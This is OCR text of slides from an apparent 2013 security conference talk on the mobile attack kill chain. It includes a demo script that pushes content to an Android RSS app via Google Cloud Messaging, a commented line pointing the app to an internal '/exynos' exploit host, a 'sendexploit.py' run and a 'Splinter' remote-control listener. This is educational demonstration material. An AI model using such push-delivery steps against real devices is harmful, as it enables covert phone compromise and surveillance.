
Install

C2

Act on objective

Maintain

Mobile Kill Chain



MAINTAIN

- Adapt on device as needed
- Expand into corp. network
- Gain “hands on keyboard”

Recon

Weaponize

Deliver

Exploit

Install


C2

Act on objective

Maintain


Mobile Kill Chain

No shortage of sensors…



1.3 MP front camera

5 MP rear camera




GPS tracker

Smart card/NFC

WiFi/Bluetooth

MHL xmit




Motion processor

Baseband modem

Pressure sensor

Shields Up?

DEMO 1




Demo RSS


Slashdot
Update: 3/13/2013 3:21 PM, 25/25 unread

reddit: the front page of the internet
Update: 3/13/2013 3:21 PM, 26/26 unread


Top Stories - Google News
Update: 3/13/2013 3:21 PM, 13/13 unread



```
user at Hydra in ~/git/via-demo on master*
$ ./sendrss.py
```



```
#!/usr/bin/env python
from gcm import GCM

#gcm = GCM('[redacted]')
gcm = GCM('[redacted]')
data = {'name': 'viaForensics', 'url': 'https://viaforensics.com/feed/', 'type': 'feed
#data = {'url': 'http://172.16.35.225:8881/exynos', 'type': 'content'}

# Plaintext request
#reg_id = 'APA91bH-QLd9-5s2BSfLGfHRrtNMB_Gz36cd4wBIb_JiYatl2iXGNoh-b7_SpHe-FlGYEoME8ts
reg_id = 'APA91bGTkjhP4lymCBXmrejtJ8uLD88bvFQIDkAX_knvBErZmVapEgKWEoxiLzmCtSA-g8734SEt
gcm.plaintext_request(registration_id=reg_id, data=data)
```




Slashdot
Update: 3/13/2013 3:26 PM, 25/25 unread

reddit: the front page of the internet
Update: 3/13/2013 3:26 PM, 27/27 unread

Top Stories - Google News
Update: 3/13/2013 3:26 PM, 17/17 unread

viaForensics
Update: 3/13/2013 3:26 PM, 10/10 unread



Mobile Encryption: The Good, the Bad and the Broken
3/6/2013 11:03 PM

Corporate Espionage Via Mobile Compromise
3/6/2013 11:03 PM

viaLab: Mobile Security Accelerated
2/21/2013 5:05 PM

Corporate Espionage via Mobile Compromise: A Technical Deep Dive
2/20/2013 1:10 AM

OSDF Conference – YAFFS2 Support for The Sleuth Kit – October 3, 2012
2/4/2013 5:48 PM

Inside Salesperson Wanted
1/31/2013 4:19 PM


Sr. Security Project Manager Wanted
1/31/2013 3:56 PM

viaForensics @ Cisco CIO Summit 2013 in London
1/25/2013 9:29 PM

BBC Watchdog – NFC and Credit Cards
1/22/2013 5:39 PM

Into the Droid

```
user at Hydra in ~/git/via-demo on master*
$ ./sendexploit.py
```



3:27

Splinter

IP : 10.0.1.6

Port : 9999

